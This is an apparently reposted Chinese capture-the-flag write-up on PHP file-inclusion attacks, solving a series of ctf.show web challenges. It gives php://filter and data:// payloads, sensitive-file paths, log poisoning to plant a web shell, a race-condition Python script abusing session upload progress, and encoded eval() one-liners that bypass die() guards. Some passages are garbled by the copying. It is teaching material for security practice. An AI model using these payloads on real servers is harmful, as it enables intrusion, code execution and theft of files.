
文件包含
PHP包含函数:
- include():如果包含文件未找到会显示警告,脚本继续执行;
- include_once():包含过的文件不再包含,包含文件未找到会显示警告,脚本继续执行;
- require():包含文件未找到会产生致命错误,脚本终止;
- require_once():包含过的文件不再包含,包含文件未找到会产生致命错误,脚本终止。
敏感文件
Linux/Unix系统 /etc/passwd // 账户信息 /etc/shadow // 账户密码文件 /usr/local/app/apache2/conf/httpd.conf // Apache2默认配置文件 /usr/local/app/apache2/conf/extra/httpd-vhost.conf // 虚拟网站配置 /usr/local/app/php5/lib/php.ini // PHP相关配置 /etc/httpd/conf/httpd.conf // Apache配置文件 /etc/my.conf // mysql 配置文件 讯享网
php伪协议
- 可以参考这个大佬的博客{https://segmentfault.com/a/91087}
- php://协议
- 条件:
allow_url_fopen:off/onallow_url_include:仅php://input php://stdin php://memory php://temp需要on
- 作用:
php://访问各个输入/输出流(I/O streams),在CTF中经常使用的是php://filter和php://input,php://filter用于读取源码,php://input用于执行php代码。 - filter
- 参数列表
-
参数 功能 read 读取 write 写入 resource 数据来源
-
- php>=5.0.0)一种元封装器,设计用于数据流打开时的筛选过滤应用。类似 readfile()、file() 和 file_get_contents()
- 详细过滤器(https://blog.csdn.net/_/article/details/)
-
讯享网
读取文件源码可以直接用resource读取(常用) php://filter/convert.base64-encode/resource=flag.php base64编码 php://filter/convert.quoted-printable-encode/resource=flag.php quoted-printable编码 php://filter/string.rot13/resource=flag.php rot13变换`
- 参数列表
-
绕过死亡代码
file_put_contents( f i l e n a m e , filename, filename,content . “\nxxxxxx”);
- 原理:利用php伪协议filter,结合编码或者相应的过滤器进行绕过
- 复杂的可以学习simple师傅的https://xz.aliyun.com/t/8163#toc-3
- 构造:
例:string.rot13
文件参数 f i l e n a m e = ′ p h p : / / f i l t e r / w r i t e = s t r i n g . r o t 13 / r e s o u r c e = 2. p h p ′ ; 文 件 内 容 filename='php://filter/write=string.rot13/resource=2.php'; 文件内容 filename=′php://filter/write=string.rot13/resource=2.php′;文件内容content = ‘<?cuc @riny($_cbfg['k']);?>’;convert.iconv..
convert.iconv./
支持的字符编码:https://www.php.net/manual/zh/mbstring.supported-encodings.php
例:convert.iconv
file=php://filter/write=convert.iconv.UCS-2LE.UCS-2BE/resource=a.php
post:contents=?<hp pvela$(P_SO[T]x;)>?
注意:因为我们生成的文件内容之中前面的<?并没有分解掉,这时,如果服务器开启了短标签,那么就会被解析,所以所以后面的代码就会错误;也就失去了作用; - 条件:
- data:// 协议
- 条件
allow_url_fopen:onallow_url_include:on
- 作用:自
PHP>=5.2.0起,可以使用data://数据流封装器,以传递相应格式的数据。通常可以用来执行PHP代码。 -
data://text/plain,<?php phpinfo();?> data://text/plain;base64,PD9waHAgcGhwaW5mbygpOz8+
- 条件
日志文件include
- 原理:对网站进行访问时,日志文件会记录相关信息(请求头中的信息)
- 前提:知道日志文件所在,并能进行包含
- 步骤:
- 先访问网站在请求头中写入一句话(一般写在user-agent中)
- 然后通过post去尝试执行
- 执行成功后通过蚁剑连接得到shell
PHPSESSION反序列化
大佬博客:https://www.cnblogs.com/NPFS/p/13795170.html
- php版本 >= 5.4
- php.ini分析
-
讯享网
5.session.use_strict_mode=off这个选项默认值为off,表示我们对Cookie中sessionid可控。这一点至关重要,下面会用到。1. session.upload_progress.enabled = on enabled=on表示upload_progress功能开始,也意味着当浏览器向服务器上传一个文件时,php将会把此次文件上传的详细信息(如上传时间、上传进度等)存储在session当中 ; 2. session.upload_progress.cleanup = on cleanup=on表示当文件上传结束后,php将会立即清空对应session文件中的内容,这个选项非常重要; 3. session.upload_progress.prefix = "upload_progress_" prefix+name将表示为session中的键名 4. session.upload_progress.name = "PHP_SESSION_UPLOAD_PROGRESS" name当它出现在表单中,php将会报告上传进度,最大的好处是,它的值可控; 5.session.use_strict_mode=off 这个选项默认值为off,表示对Cookie中sessionid可控。
-
- 利用session.upload_progress进行文件包含利用
- 前提:需要知道session文件的存放位置。
- 思路:利用
session.upload_progress将恶意语句写入session文件,从而包含session文件。
web78
1.没有过滤直接include
if(isset($_GET['file'])){
    $file = $_GET['file']; include($file); }else{
    highlight_file(__FILE__); }
2.通过filter伪协议
注意:php文件需要编码或变换后,因为直接获得不在前端显示
讯享网?file=php://filter/convert.base64-encode/resource=flag.php	base64编码
?file=php://filter/convert.quoted-printable-encode/resource=flag.php quoted-printable编码
?file=php://filter/string.rot13/resource=flag.php rot13变换
string.strip_tags 等同于strip_tags(),去除html、PHP语言标签	自 PHP 7.3.0 起废弃。强烈建议不要使用本特性。
用这个就可以不编码直接获得php源码,应该是因为危险性太大了所以废弃了0.0
web79
1.过滤了php
if(isset($_GET['file'])){
    $file = $_GET['file']; $file = str_replace("php", "???", $file); include($file); }else{
    highlight_file(__FILE__); }
2.所以使用data:// 协议,因为后面还要使用php代码,所以还是通过编码传输
注意:这里不能闭合php标签
讯享网data://text/plain;base64,PD9waHAgc3lzdGVtKCdscycpOw== <?php system('ls'); #flag.php index.php data://text/plain;base64,PD9waHAgc3lzdGVtKCdjYXQgZmxhZy5waHAnKTs= <?php system('cat flag.php');
web80
1.data也被过滤了
if(isset($_GET['file'])){
    $file = $_GET['file']; $file = str_replace("php", "???", $file); $file = str_replace("data", "???", $file); include($file); }else{
    highlight_file(__FILE__); }
2.老方法了,日志文件include
日志文件位置
讯享网/var/log/nginx/access.log

3.蚁剑连接得到shell
web81
1.和上题一样
if(isset($_GET['file'])){
    $file = $_GET['file']; $file = str_replace("php", "???", $file); $file = str_replace("data", "???", $file); $file = str_replace(":", "???", $file); include($file); }else{
    highlight_file(__FILE__); }
web82
1.过滤了.号
讯享网if(isset($_GET['file'])){
    $file = $_GET['file']; $file = str_replace("php", "???", $file); $file = str_replace("data", "???", $file); $file = str_replace(":", "???", $file); $file = str_replace(".", "???", $file); include($file); }else{
    highlight_file(__FILE__); }
2.这题需要利用session.upload_progress进行文件包含
- 本地构造session.upload_progress上传
<!DOCTYPE html> <html> <body> <form action="http://7ec370f9-bbc3-40a6-9b73-cd250ef6477d.chall.ctf.show/" method="POST" enctype="multipart/form-data"> <input type="hidden" name="PHP_SESSION_UPLOAD_PROGRESS" value="123" /> <input type="file" name="file" /> <input type="submit" value="submit" /> </form> </body> </html> - 上传文件要大一点,更有利于条件竞争
- 上传抓包后手动添加Cookie:PHPSESSID=flag,并在PHP_SESSION_UPLOAD_PROGRESS下添加秩序执行的命令

- php将会在服务器上创建一个文件:/tmp/sess_flag
- 在Linux系统中,session文件一般的默认存储位置为 /tmp 或 /var/lib/php/session
3.页面访问临时session文件进行条件竞争

- 因为我们在上面这个页面添加的ID值是flag,所以传参?file=/tmp/sess_flag

- 需要一个可变参数提供爆破(这里是123,前面的执行命令前的123也是用来提供爆破)

- 两个同时开始爆破进行竞争
4.得到结果

5.cat fl0g.php即可
也可以利用python脚本来request,多线程提速
讯享网import io import requests import threading def post(session): while True: f = io.BytesIO(b'a' * 666 * 666) session.post( host, data={
   "PHP_SESSION_UPLOAD_PROGRESS":"<?php system('ls');echo 'liangyue';?>"}, files={
   "file":('a.txt', f)}, cookies={
   'PHPSESSID':SESSID} ) def get(session): while True: response = session.get(f'{host}?file=/tmp/sess_{SESSID}') if 'liangyue' not in response.text: print('[-]dead') else: print(response.text) exit(0) if __name__ == '__main__': host = 'http://fc-1f4f-422a-b791-6eea9b8644b6.chall.ctf.show/' SESSID = 'flag' with requests.session() as session: t1 = threading.Thread(target=post, args=(session, )) t1.daemon = True t1.start() get(session)
web83-86
都是和82一样的脚本,只是通过一些手段加大了条件竞争的难度
- web83
- session_unset();
- 释放当前在内存中已经创建的所有$_SESSION变量,但不删除session文件以及不释放对应的session
id
- 释放当前在内存中已经创建的所有$_SESSION变量,但不删除session文件以及不释放对应的session
- session_destroy();
- 删除当前用户对应的session文件以及释放session
id,内存中的$_SESSION变量内容依然保留
- 删除当前用户对应的session文件以及释放session
- 等同于将内存中的$_SESSION变量释放且删除了session文件和释放sessionid
- 成功条件:当两个释放函数结束后才创建session再include就成功了
- session_unset();
- web84
- system(“rm -rf /tmp/*”);
- 删除了tmp里所有的临时文件
- 成功条件:删除后创建,再包含
- system(“rm -rf /tmp/*”);
- web85
-
if(file_exists($file)){ $content = file_get_contents($file); if(strpos($content, "<")>0){ die("error"); } include($file); }- 先检查file是否存在,在判断文件中是否有<号
- 成功条件:好像都不影响session包含,因为sess_id文件无法正常查看
-
- web86
-
讯享网
define('还要秀?', dirname(__FILE__)); set_include_path(还要秀?);- 定义了include的根路径在当前目录下也就是/var/www/html
- 成功条件:好像不影响session包含因为是直接用/tmp找根目录下的tmp0.0
-
web87
1.file_put_contents默认的写入方式是从头开始,所以文件一引入就die了
注:当设置FILE_APPEND时是追加写入
if(isset($_GET['file'])){
    $file = $_GET['file']; $content = $_POST['content']; $file = str_replace("php", "???", $file); $file = str_replace("data", "???", $file); $file = str_replace(":", "???", $file); $file = str_replace(".", "???", $file); file_put_contents(urldecode($file), "<?php die('大佬别秀了');?>".$content); }else{
    highlight_file(__FILE__); }
2.利用filter协议编码绕过死亡代码

讯享网$file='%25%37%30%25%36%38%25%37%30%25%33%61%25%32%66%25%32%66%25%36%36%25%36%39%25%36%63%25%37%34%25%36%35%25%37%32%25%32%66%25%37%37%25%37%32%25%36%39%25%37%34%25%36%35%25%33%64%25%37%33%25%37%34%25%37%32%25%36%39%25%36%65%25%36%37%25%32%65%25%37%32%25%36%66%25%37%34%25%33%31%25%33%33%25%32%66%25%37%32%25%36%35%25%37%33%25%36%66%25%37%35%25%37%32%25%36%33%25%36%35%25%33%64%25%33%32%25%32%65%25%37%30%25%36%38%25%37%30'; #这里需要二次url编码 php://filter/write=string.rot13/resource=2.php $content = '<?cuc @riny($_CBFG['k']);?>'; <?php @eval($_POST['x']);?>
3.在访问就可以利用shell了
web88
- / : ; ,都没有过滤
if(isset($_GET['file'])){
    $file = $_GET['file']; if(preg_match("/php|\~|\!|\@|\#|\\$|\%|\^|\&|\*|\(|\)|\-|\_|\+|\=|\./i", $file)){
    die("error"); } include($file); }else{
    highlight_file(__FILE__); }
2.利用data协议
讯享网data://text/plain;base64,PD9waHAgc3lzdGVtKCdscycpOw== <?php system('ls'); #fl0g.php index.php data://text/plain;base64,PD9waHAgc3lzdGVtKCdjYXQgZmwwZy5waHAnKTs= <?php system('cat fl0g.php');
注意:这里过滤了=号,所以要删去最后的=号
web116
1.进去是一个视频卡的要死,一脸懵逼去看提示(misc+lfi[Iocal file include])
2.既然有misc就把这个视频下载下来
用winhex查看,结尾为IEND 有png图片!
3.用foremost提取出一张图片
是源码信息

4.因为用的是file_get_contents,直接 输入file=flag.php
但是因为网页是获取mp4格式文件的,所以直接访问没有
两种方法,要么view-source:去查看源代码得到flag,要么抓包看0.0
web117
1.还是需要绕过死亡die
<?php highlight_file(__FILE__); error_reporting(0); function filter($x){
    if(preg_match('/http|https|utf|zlib|data|input|rot13|base64|string|log|sess/i',$x)){
    die('too young too simple sometimes naive!'); } } $file=$_GET['file']; $contents=$_POST['contents']; filter($file); file_put_contents($file, "<?php die();?>".$contents);
2.这里过滤base64和rot13但还可以通过convert.iconv.*转换器来
讯享网<?php echo iconv("UCS-2LE","UCS-2BE",'<?php eval($_POST["x"]);?>'); ?> #?<hp pvela$(P_SO[Tx"]";)>?
get ?file=php://filter/write=convert.iconv.UCS-2LE.UCS-2BE/resource=666.php post contents=?<hp pvela$(P_SO[Tx"]";)>? 访问666.php利用一句话得到flag
版权声明:本文内容由互联网用户自发贡献,该文观点仅代表作者本人。本站仅提供信息存储空间服务,不拥有所有权,不承担相关法律责任。如发现本站有涉嫌侵权/违法违规的内容,请联系我们,一经查实,本站将立刻删除。
如需转载请保留出处:https://51itzy.com/kjqy/20951.html